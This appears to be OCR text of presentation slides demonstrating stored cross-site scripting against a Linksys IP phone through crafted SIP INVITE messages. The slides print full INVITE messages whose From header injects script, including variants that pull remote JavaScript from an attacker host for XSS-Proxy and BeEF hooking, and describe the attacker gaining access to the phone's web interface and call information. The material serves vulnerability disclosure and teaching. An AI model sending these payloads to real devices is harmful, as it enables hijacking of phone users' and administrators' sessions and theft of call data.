

SIP Message with JavaScript stored in the Call log
CAUTION HACKER AT WORK
Attacker
1
Send SIP msg with JavaScript
Linksys IP Phone
Connect
2
3
JavaScript executed
Phone User or Administrator (Victim)

Simple test


- INVITE sip:linksys@192.168.1.5:5060 SIP/2.0
- Via: SIP/2.0/UDP 192.168.1.9:5060;branch=1
- From: **"<script>alert('Hack')</script>"** <sip:attacker@192.168.1.9:5060>;tag=1
- To: "TOOOO" <sip:linksys@192.168.1.5:5060>
- Call-ID: 825647@192.168.1.9
- CSeq: 6620 INVITE
- Max-Forwards: 70
- Expires: 250
- Date: Tue, 21 Aug 2007 07:59:30 +0100 (BST)
- Contact: "CONTCAT " <sip:attacker@192.168.1.9:5060>
- Content-Type: application/sdp
- User-Agent: AGENGT
- Subject: SUBJECT
- Content-Length: 239
- v=0
- o=Lupilu 12993 27229 IN IP4 192.168.1.9
- s=SIP Call
- c=IN IP4 192.168.1.9

Validation

Victim's Screenshot



Network Network Reconnaissance with SIP




Demonstrated using XSS-Proxy tool

More information

- INVITE sip:linksys@192.168.1.5:5060 SIP/2.0
- Via: SIP/2.0/UDP 192.168.1.9:5060;branch=1
- From: **"<script x='" <sip:'src='http://baloo/xss2.js'>@**192.168.1.9:5060>;tag=1
- To: "TOOOO" <sip:linksys@192.168.1.5:5060>
- Call-ID: 650826@192.168.1.9
- CSeq: 7953 INVITE
- Max-Forwards: 70
- Expires: 250
- Date: Tue, 21 Aug 2007 07:59:30 +0100 (BST)
- Contact: "CONTCAT " <sip:attacker@192.168.1.9:5060>
- Content-Type: application/sdp
- User-Agent: AGENGT
- Subject: SUBJECT
- Content-Length: 239


The attacker

Attacker's Screenshot 1




Complete access to user web interface and call information

Attacker's Screenshot 2



Hacking the user

Demonstrated using BeEF tool




SIP Invite message

- INVITE sip:linksys@192.168.1.5:5060 SIP/2.0
- Via: SIP/2.0/UDP 192.168.1.9:5060;branch=1
- From: **"<script x='" <sip:'src='http://baloo/beef/y.js'>**@192.168.1.9:5060>;tag=1
- To: "TOOOO" <sip:linksys@192.168.1.5:5060>
- Call-ID: 374523@192.168.1.9
- CSeq: 7821 INVITE
- Max-Forwards: 70
- Expires: 250
- Date: Tue, 21 Aug 2007 07:59:30 +0100 (BST)
- Contact: "CONTCAT " <sip:attacker@192.168.1.9:5060>
- Content-Type: application/sdp
- User-Agent: AGENGT
- Subject: SUBJECT
- Content-Length: 239

